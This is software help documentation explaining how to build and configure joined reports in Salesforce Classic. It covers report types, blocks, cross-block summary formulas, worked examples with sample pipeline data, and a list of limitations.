Tip: You can show a joined report that includes a chart on a dashboard. Edit the joined report dashboard component and select **Use chart as defined in the source report**.

1. Add a Report Type to a Joined Report
   Adding a report type lets you expand the set of data available for analysis in a joined report.
2. Change the Principal Report Type
   The principal report type controls how common fields are named. A joined report must have a principal report type. You can change the principal report type at any time
3. Build a Custom Summary Formula for a Joined Report
   You can add standard or cross-block custom summary formulas for joined reports to calculate additional totals based on the numeric fields available in the report.
4. Work with Blocks
   Blocks let you create different views of the information contained in a joined report.
5. How Joined Reports Work
   A joined report can contain data from multiple standard or custom report types. You can add report types to a joined report if they have relationships with the same object or objects. For example, if you have a joined report that contains the Opportunities report type, you can add the Cases report type as well because both have a relationship with the Accounts object.

EDITIONS

Available in: Salesforce Classic

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To create, edit, and delete reports:

- "Create and Customize Reports"
  AND
  "Report Builder"

SEE ALSO:

Build a New Report

How Joined Reports Work

Add a Report Type to a Joined Report

Adding a report type lets you expand the set of data available for analysis in a joined report.

1. Select `Joined` from the report format menu.
2. Click **Add Report Type**.

   The Choose an Additional Report Type overlay appears and displays the report types that you can add to the existing report.
3. Select the report type.

   The overlay displays a message that identifies the objects that are common to the selected report type and the types already included in the report.
4. Click **OK**.

The additional report type is added. Notice that:

- A new block appears in the report.
- The Fields pane updates with a new area that contains fields unique to the report type. Fields common to all report types are in the Common Fields area.

EDITIONS

Available in: Salesforce Classic

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To create, edit, and delete reports:

- "Create and Customize Reports"

  AND

  "Report Builder"

SEE ALSO:

Build a Custom Summary Formula for a Joined Report

How Joined Reports Work

Combine Different Types of Information in a Joined Report

Change the Principal Report Type

The principal report type controls how common fields are named. A joined report must have a principal report type. You can change the principal report type at any time

By default, the first report type you add to the report is the principal.

The principal report type doesn't affect what data is available for reporting.

Change the principal report type by removing its blocks. To remove a block, drag it to the Fields pane. If there are multiple blocks based on the principal report type, you must remove them all.

When you remove the principal report type, the way the new report type is selected depends on how many report types the report contains.

- If the report contains only two report types, the other report type automatically becomes the principal.
- If the report contains more than two report types, a dialog displays that prompts you to pick one of them as the new principal report type.

EDITIONS

Available in: Salesforce Classic

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To create, edit, and delete reports:

- "Create and Customize Reports"

  AND

  "Report Builder"

SEE ALSO:

Add a Block to a Joined Report

Add a Report Type to a Joined Report

What Can't I Do with Joined Reports?

Combine Different Types of Information in a Joined Report

Build a Custom Summary Formula for a Joined Report

You can add standard or cross-block custom summary formulas for joined reports to calculate additional totals based on the numeric fields available in the report.

EDITIONS

Available in: Salesforce Classic

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To create, edit, and delete reports:

- "Create and Customize Reports"

  AND

  "Report Builder"

1. Use one of these options to access the Add Summary Formula overlay from the Fields pane.

Option	Description
To create a standard custom summary formula	Go to the report type category, and double-click **Add Formula**
To create a cross-block custom summary formula	Go to the Common category and double-click **Add Cross Block Formula**

2. Enter a name for the formula as you want it to appear in the report, and optionally a description.

   The name must be unique.

3. From the `Format` drop-down list, select the appropriate data type for your formula based on the output of your calculation.

4. From the `Decimal Places` drop-down, select the number of decimal places to display for currency, number, or percent data types. This setting is ignored for currency fields in multicurrency organizations. Instead, the `Decimal Places` for your currency setting apply.

5. Set the `Where will this formula be displayed?` option.

   The calculated value displays in the report block at either the Grand Total or the global grouping level, depending on which you select. To display the formula calculation at every level, including the Grand Total, select `All summary levels`. Optionally you can select to show the calculation at a global grouping level. You can have three global groupings in a joined report. The groupings apply across all blocks.

6. Build your formula:

   a. Select one of the fields listed in the **Summary Fields** drop-down list. This field's value is used in your formula.

      When creating a cross-block formula, the fields are grouped by block. You can also use Quick Find to search for a field.

      When creating a single-report type formula, the list displays numeric fields available for the report type.

   b. Select the kind of summary type to use in your formula. This option is not available for `Record Count`.

Summary Type	Description
Sum	The summary value of data in a field or grouping of fields.
Largest Value	The largest value of data in a field or grouping of fields.
Smallest Value	The smallest value of data in a field or grouping of fields.
Average	The average of data in a field or grouping of fields.

   c. Click **Operators** to add operators to your formula.

   d. Select the function category (All, Logical, Math, or Summary), choose the function you want to use in your formula, and click **Insert**.

e. Repeat these steps as necessary.

7. Click **Check Syntax** to see if your formula contains errors. Errors are highlighted by the cursor.
8. Click **OK**. Your formula isn't saved until you save the report.

SEE ALSO:

Work with Formulas in Reports
Custom Summary Formulas with Joined Reports
Get the Most Out of Custom Summary Formulas
Joined Report Examples

Work with Blocks

Blocks let you create different views of the information contained in a joined report.

1. Add a Block to a Joined Report
   Adding blocks to joined reports lets you create multiple views of the data included in a single report.
2. Reorder Blocks
   You can reorder blocks in a joined reports. Reordering blocks affects the report's appearance but doesn't affect the data in the blocks.
3. Rename a Block
   You can rename blocks to provide more user-friendly descriptions of the information they contain.
4. Show and Hide the Record Count for a Block
   You can choose to show or hide the number of records, or *record count*, for each block in a joined report. By default, record count is displayed for each block in the report builder and on the run reports page.
5. Delete a Block

EDITIONS

Available in: Salesforce Classic

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To create, edit, and delete reports:

- "Create and Customize Reports"


  AND

  "Report Builder"


Add a Block to a Joined Report

Adding blocks to joined reports lets you create multiple views of the data included in a single report.

1. Click and hold a field from the Fields pane, then drag it to the empty area of the Preview pane.



2. Drop the field to create the block.



EDITIONS

Available in: Salesforce Classic

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To create, edit, and delete reports:

- "Create and Customize Reports"

  AND

  "Report Builder"

When you've added the block, notice that standard and field filters for the additional block are added to the Filters pane (1). Also, the new block appears in the Preview pane (2).

To delete a block, click ▾ in the block header, then click **Remove Block**. Or just drag the block to the Fields pane.

Keep the following in mind when working with blocks.

- Adding a new report type to a joined report also adds a new block.
- You must choose a field from a report type category when creating a block. You can't use a field from the Common category. For example, if your report contains both the Opportunities and the Cases report types, choosing a field from the Opportunities category creates a new Opportunities block, while choosing a field from the Cases category creates a new Cases block.

SEE ALSO:

Add a Report Type to a Joined Report
Delete a Block
Build a Custom Summary Formula for a Joined Report
Work with Blocks
Combine Different Types of Information in a Joined Report

Reorder Blocks

You can reorder blocks in a joined reports. Reordering blocks affects the report's appearance but doesn't affect the data in the blocks.

When you reorder blocks, block numbers don't change. For example, if you have a report containing three blocks, and you move block 1 to a new position to the right of block 3, the blocks now display as block 2, block 3, and block 1. You should rename the blocks to avoid confusion.

When reordering a block, you move it to either the left or right of an existing block. You can't drag it to an empty area in the Preview pane.

To reorder a block:

- In the Preview pane, drag the block to either the left or right side of an existing block.
  A blue bar beside the block indicates an acceptable drop location.

SEE ALSO:

Rename a Block
Work with Blocks

EDITIONS

Available in: Salesforce Classic

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To create, edit, and delete reports:


- "Create and Customize Reports"
  AND
  "Report Builder"

Rename a Block

You can rename blocks to provide more user-friendly descriptions of the information they contain.

When you add a block to a joined report, it's named automatically based on the report type and the number of blocks in the report. For example, if your report contains two blocks and you add a new block that's based on the Opportunities report type, it's named Opportunities block 3.

1. Click the block's name.
   The name now appears in an editable text box.



2. Enter the new name.
3. Press Enter or click outside the block to apply the name.

SEE ALSO:

- Work with Blocks
- Combine Different Types of Information in a Joined Report

EDITIONS

Available in: Salesforce Classic

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To create, edit, and delete reports:

- "Create and Customize Reports"

  AND

  "Report Builder"

Show and Hide the Record Count for a Block

You can choose to show or hide the number of records, or *record count*, for each block in a joined report. By default, record count is displayed for each block in the report builder and on the run reports page.

You can hide or show record count two ways.

- Click the arrow in the block header ( ) to display the block menu. The check mark beside the **Record Count** menu item shows that record count is enabled for the block. Click **Record Count** to toggle between showing and hiding the count.
- When you've hidden report details, position the cursor over the Record Count column to display an arrow ( ). Click the arrow, and select **Remove Column**. To display record count again, click the arrow in the block header and select **Record Count**.

Note: If you haven't summarized any rows in your report blocks and have also hidden both details for the report and row counts for all blocks, your blocks will be hidden on the run reports page. To display the blocks, choose **Show Details** from the run reports page or the report builder.

SEE ALSO:

Show and Hide Report Details

Use a Summary Function in a Custom Summary Formula

EDITIONS

Available in: Salesforce Classic

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To create, edit, and delete reports:

- "Create and Customize Reports"

  AND

  "Report Builder"

Delete a Block

There are two ways to delete a block from a joined report.

- Click the arrow in the block header ( ) to display the block menu, then click **Remove Block**.
- Click and hold in the block header, and drag the block to the Fields pane.

SEE ALSO:

Work with Blocks

Combine Different Types of Information in a Joined Report

EDITIONS

Available in: Salesforce Classic

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To create, edit, and delete reports:

- "Create and Customize Reports"

  AND

  "Report Builder"

How Joined Reports Work

A joined report can contain data from multiple standard or custom report types. You can add report types to a joined report if they have relationships with the same object or objects. For example, if you have a joined report that contains the Opportunities report type, you can add the Cases report type as well because both have a relationship with the Accounts object.

A joined report consists of up to five report *blocks*, which you add to the report to create multiple views of your data. For each block, you can add regular and summary fields, create standard and cross-block custom summary formulas, apply filters, and sort columns. You apply groupings across all blocks in the report, and can add up to three groupings to the blocks, the same as for the summary format. You can also add a chart to a joined report.

EDITIONS

Available in: Salesforce Classic

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Each joined report has a *principal* report type. By default, the principal type is the first one added to the report, and is identified in the Fields pane with a small dot beside its name. For example, if you create the joined report by selecting the Opportunities report type, and then add the Cases type, the Opportunities type is the principal report type.

The principal report type controls how common fields are named. Some common fields have different names or appear in different sections in different report types. In those fields, click ⓘ to see the name of the field in other report types.

When a joined report contains multiple report types, some fields are identified as *common* fields. A field is a common field if it's shared by all report types or if all report types share a lookup relationship to the field. These fields appear in the Common Fields area in the Fields pane, and can be used to group report blocks.

1. Joined Report Examples
   Creating a sales rep performance scorecard, reviewing support cases by status, and predicting your opportunity pipeline are some examples of what you can do with joined reports.
2. Custom Summary Formulas with Joined Reports
   Two types of custom summary formulas are available with joined reports: standard and cross-block.
3. What Can't I Do with Joined Reports?
   Most of the things you can do with summary or matrix reports you can also do with joined reports, such as find, add, and remove fields; summarize fields; and run and save reports. However, there are some things you can't do.

SEE ALSO:

- Add a Report Type to a Joined Report
- Build a Custom Summary Formula for a Joined Report
- Work with Blocks

Joined Report Examples

Creating a sales rep performance scorecard, reviewing support cases by status, and predicting your opportunity pipeline are some examples of what you can do with joined reports.

EDITIONS

Available in: Salesforce Classic

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

Creating a Sales Rep Performance Scorecard


A sales rep scorecard lets your sales management team understand the performance and actions of your organization's sales reps. To create it, you need to have three separate custom report types, each of which creates a relationship between User (as the primary object) and one of the following three objects: Opportunity Owner, Opportunity Creator, and Activity Owner. Note that, in this example, we've named the custom report types `User and Opportunity Owner Custom`

`Report`, `User and Opportunity Creator Custom Report`, and `User and Activity Owner Custom Report`.

Start by creating a new custom report based on the User and Opportunity Owner custom report type, and then add the User and Opportunity Creator and User and Activity owner custom report types as two additional blocks. Then, group by Sales Rep (opportunity owner) and set the filters as described in the procedure.

To create the report:

1. Create a new report, selecting `User and Opportunity Owner Custom Report` as the report type.
2. Select `Joined` from the **Format** drop-down.
3. Click **Add Report Type**.
4. Select `User and Opportunity Creator Custom Report`.
5. Click **Add Report Type** again, and choose `User and Activity Owner Custom Report`.
6. Group the blocks by `Full Name`.
7. Add additional fields and filters to the report as needed. For example, you might want to change the date filters to focus on rep performance during a particular time frame. Or, to make sure that only sales people are included as opportunity owners, create a filter on the `Role: Name` filter limit your results to users with "Sales" in their roles.
8. Optionally, provide names for the blocks.
9. Click **Save** or **Run Report**.



Reviewing Support Cases by Status


You can also create a report comparing the number of support cases that are new, closed, or in-progress by priority. The report contains a single standard report type: Cases. First, create the report, add three blocks to the report, filter each block by the appropriate status, and then use the `Priority` field for grouping.

To create the report:

1. Create a new report, selecting `Cases` as the report type.
2. Select `Joined` from the **Format** drop-down.
3. Remove unwanted fields by dragging them to the Fields pane.
4. Create three blocks, each containing the `Case Number` and `Status` and, optionally, `Case Owner` fields.
5. For each block, filter on all cases. Then, filter each of the blocks by `Status` as follows:

- Block 1: *Status equals Closed*
- Block 2: *Status equals New*
- Block 3: *Status not equal to Closed, New, Closed in Portal, Closed — First Call*

6. Group the blocks by Priority.
7. Optionally, rename the blocks.
8. Click **Save** or **Run Report**.



Predicting Opportunity Pipeline

Using cross-block custom summary formulas, you can create a report that predicts future opportunity revenue based on your sales reps' past performance. Create a report based on the Opportunities standard report type, add three blocks to the report, filter each block by the appropriate status, and then create a formula that uses fields from different blocks.

To create the report:

1. Create a new joined report, selecting Opportunities as the report type.
2. Remove unwanted fields by dragging them to the Fields pane.
3. Create three blocks, each containing the Opportunity Name, Account Name and Amount fields.
4. For each block, show All Opportunities. Then, filter each block.

Block	Filters
Block 1	*Opportunity Status equals Closed* *Date Field equals Close Date*

Block	Filters
	Range equals Current and Previous FY *Stage equals Closed Lost*
Block 2	*Opportunity Status equals Closed Won* *Date Field equals Close Date* *Range equals Current and Previous FY*
Block 3	*Date Field equals Close Date* *Range equals Next Month* *Opportunity Status equals Open*


5. Group the blocks by `Opportunity Owner`.
6. Rename the blocks. For example, “Closed — Won”, “Close — Lost”, and “Closing Next Month”.
7. Create a cross-block custom summary formula that predicts upcoming revenue based on past sales rep performance:

```
[Closing Next Month]AMOUNT:SUM*([Closed - Won]RowCount/([Closed -
                                Lost]RowCount+[Closed - Won]RowCount))
```

8. Add the formula to one or more of the blocks.
9. Optionally, add a cross-block custom summary formula that calculates the win ratio of each sales rep:

```
[Closed - Won]RowCount/([Closed - Lost]RowCount+[Closed - Won]RowCount)
```

10. Click **Save** or **Run Report**.




	OPPORTUNITIES Closed - Lost		OPPORTUNITIES Closed - Won			OPPORTUNITIES Closing Next Month		
	Record Count	Amount	Record Count	Amount	Oppty Won Ratio	Record Count	Amount	Predicted Revenue
Opportunity Owner: Anjana Shah	1	USD 75,000.00	1	USD 225,000.00	0.50	2	USD 4,325,250.00	USD 2,162,625.00
Opportunity Owner: Anna Bressan			2	USD 10,833.33	1.00	3	USD 37,000.00	USD 37,000.00
Opportunity Owner: David Hudson	2	USD 2,329,500.00	4	USD 290,000.00	0.67	5	USD 6,357,375.00	USD 4,238,250.00
Opportunity Owner: Karen Adams	1	USD 4,268,227.62	0	0.00		1	USD 511,000.00	USD 0.00
Opportunity Owner: Matt Wilson	7	USD 689,935.17	4	USD 1,955,000.00	0.36	5	USD 4,169,325.00	USD 1,516,118.18
Opportunity Owner: Phil Smith	1	USD 850,000.00	6	USD 241,500.00	0.86	3	USD 531,243.67	USD 455,351.72
Grand Totals	12	USD 8,212,662.78	17	USD 2,722,333.33		19	USD 15,931,193.67	USD 9,338,975.60

Adding a Chart to the Opportunity Pipeline Predictor Report

You can include a chart with a joined report to provide a visual representation of the data. For example, you can add a chart to the Opportunity Pipeline Predictor report that shows actual versus predicted revenue.

To add the chart:

1. Create the Predicting Opportunity Pipeline report.
2. Click **Add Chart**.
3. For the Y-axis, select `Closed — Won — Sum of Amount`.
4. Select **Plot additional values**.
5. Select `Line` for the Display option, and `Predicted Revenue` as the Value.
6. Click the Formatting tab, and enter *`Actual versus Predicted Revenue`* as the chart title.
7. Click **OK**.
8. Click **Save** or **Run Report**.



	OPPORTUNITIES Closed - Lost		OPPORTUNITIES Closed - Won			OPPORTUNITIES Closing Next Month		
	Record Count	Amount	Record Count	Amount	Oppty Won Ratio	Record Count	Amount	Predicted Revenue
Opportunity Owner: Anjana Shah	1	USD 75,000.00	1	USD 225,000.00	0.50	2	USD 4,325,250.00	USD 2,162,625.00
Opportunity Owner: Anna Bressan			2	USD 10,833.33	1.00	3	USD 37,000.00	USD 37,000.00
Opportunity Owner: David Hudson	2	USD 2,329,500.00	4	USD 290,000.00	0.67	5	USD 6,357,375.00	USD 4,238,250.00
Opportunity Owner: Karen Adams	1	USD 4,268,227.62	0	0.00		1	USD 511,000.00	USD 0.00
Opportunity Owner: Matt Wilson	7	USD 689,935.17	4	USD 1,955,000.00	0.36	5	USD 4,169,325.00	USD 1,516,118.18
Opportunity Owner: Phil Smith	1	USD 850,000.00	6	USD 241,500.00	0.86	3	USD 531,243.67	USD 455,351.72
Grand Totals	12	USD 8,212,662.78	17	USD 2,722,333.33		19	USD 15,931,193.67	USD 9,338,975.60

SEE ALSO:

- Add a Chart to a Report
- Custom Summary Formulas with Joined Reports
- How Joined Reports Work
- Work with Blocks
- Combine Different Types of Information in a Joined Report

Custom Summary Formulas with Joined Reports

Two types of custom summary formulas are available with joined reports: standard and cross-block.

EDITIONS

Available in: Salesforce Classic

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Standard Custom Summary Formulas

Standard custom summary formulas apply to one report type, and can be added to blocks that are based on that report type only. For example, a summary formula created for the Cases report type can only be applied to Cases blocks. Custom summary formulas in joined reports support the same data formats, formula options, functions, and calculation display locations as they do with summary and matrix reports.

Keep the following in mind when working with custom summary formulas in joined reports.

- The formulas aren't automatically added to the report when you create them. To add a formula, drag it to a block with the same report type.
- When you add custom summary formulas to a block, they appear to the right of the standard fields in the order in which you added them to the block. If you also add cross-block custom summary formulas, they appear to the right of the standard ones.
- The results of custom summary formulas are affected by the filter options applied to the blocks they're included in. As a result, the same formula can yield different results in different blocks.
- You can add up to 10 custom summary formulas to each block in a joined report. A joined report can have a total of 50 custom summary formulas.
- Each custom summary formula must have a unique name. However, standard and cross-block custom summary formulas can have the same name.
- Custom summary formula names can't include brackets ("[" or "]").

Cross-Block Custom Summary Formulas

Cross-block custom summary formulas let you calculate values across multiple blocks in a joined report. For example, you can use a cross-block formula to calculate the ratio of open to closed opportunities for an account or the ratio of closed pipeline deals to sales targets.

Building a cross-block formula is similar to creating a standard one. The same data formats, formula options, functions, and calculation display locations are available. The formula syntax is also similar, except that block information is also included. For example, when calculating the ratio of opportunities to cases for each account, the formula also includes the block title: `[Opportunities block 1]RowCount / [Cases block 2]RowCount`. Note that if you omit block title, you see an error message when you check formula syntax or save the formula.

Keep the following in mind when working with cross-block custom summary formulas.

- You can add a cross-block formula to any block in the report.
- Cross-block formulas aren't automatically added to the report when you create them. To add a formula, drag it to a block.
- When you add cross-block formulas to a block, they appear to the right of standard ones in the order in which you add them to the block.
- The results of cross-block formulas are affected by the filter options applied to the blocks in the report. As a result, a cross-block formula can yield different results when you change filter options.
- Each joined report can have up to 10 cross-block custom summary formulas.
- Deleting a block that's used in a cross-block formula also deletes the formula from both the Fields pane and any remaining blocks containing it.
- Each cross block formula must have a unique name. However, standard and cross-block custom summary formulas can have the same name.

- Cross-block formula names can't include brackets ("[" or "]").

SEE ALSO:

Build a Custom Summary Formula

Get the Most Out of Custom Summary Formulas

Joined Report Examples

Build a Custom Summary Formula for a Joined Report

What Can't I Do with Joined Reports?

Most of the things you can do with summary or matrix reports you can also do with joined reports, such as find, add, and remove fields; summarize fields; and run and save reports. However, there are some things you can't do.

EDITIONS

Available in: Salesforce Classic

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Here are some things you can't do with joined reports.

- Add bucketed fields.
- Add cross filters.
- Drag and drop filters from the Fields pane on to the Filter pane.
- Apply conditional highlighting.
- Change the hierarchy for opportunity or activity reports.
- Create reporting snapshots based on joined reports.

Note:

- For users to be able to create and edit joined reports, report builder must be enabled for your entire organization. When report builder isn't enabled, users can run joined reports, but can't create them.
- Joined reports require that the new user interface theme is enabled. Users without the new theme are unable to create, edit, or run joined reports.
- Internet Explorer 6 is not supported for joined reports.
- You can't filter data on a joined report in dashboard view or add a filter to a dashboard that only has joined reports.

Standard Report Types That Can't Be Used in Joined Reports

- Accounts and Contacts
  - Account History
  - Account Owners*
  - Contact History
- Activities
  - My Delegated Approval Requests*
- Administrative
  - All Pending Approval Requests*
  - API Usage Last 7 Days*
- Campaign
  - Campaign Call Down*

  - Campaign Member
  - Campaign Member Analysis*
  - Campaigns with Influenced Opportunities
- Contract
  - Contract History
  - Order History
- Customer Support
  - Case History
  - Self Service Usage
  - Solution History
- File and Content
  - Content Authors
  - Content Publication Time Frame
  - File and Content Downloads
  - File and Content Engagement
  - File and Content Links
  - Library Administrators
  - Library Content
  - Most Content Downloads
  - Most Content Subscriptions
  - Stale Content
- Forecasts
  - Customizable Forecasting: Forecast History
  - Customizable Forecasting: Forecast Summary
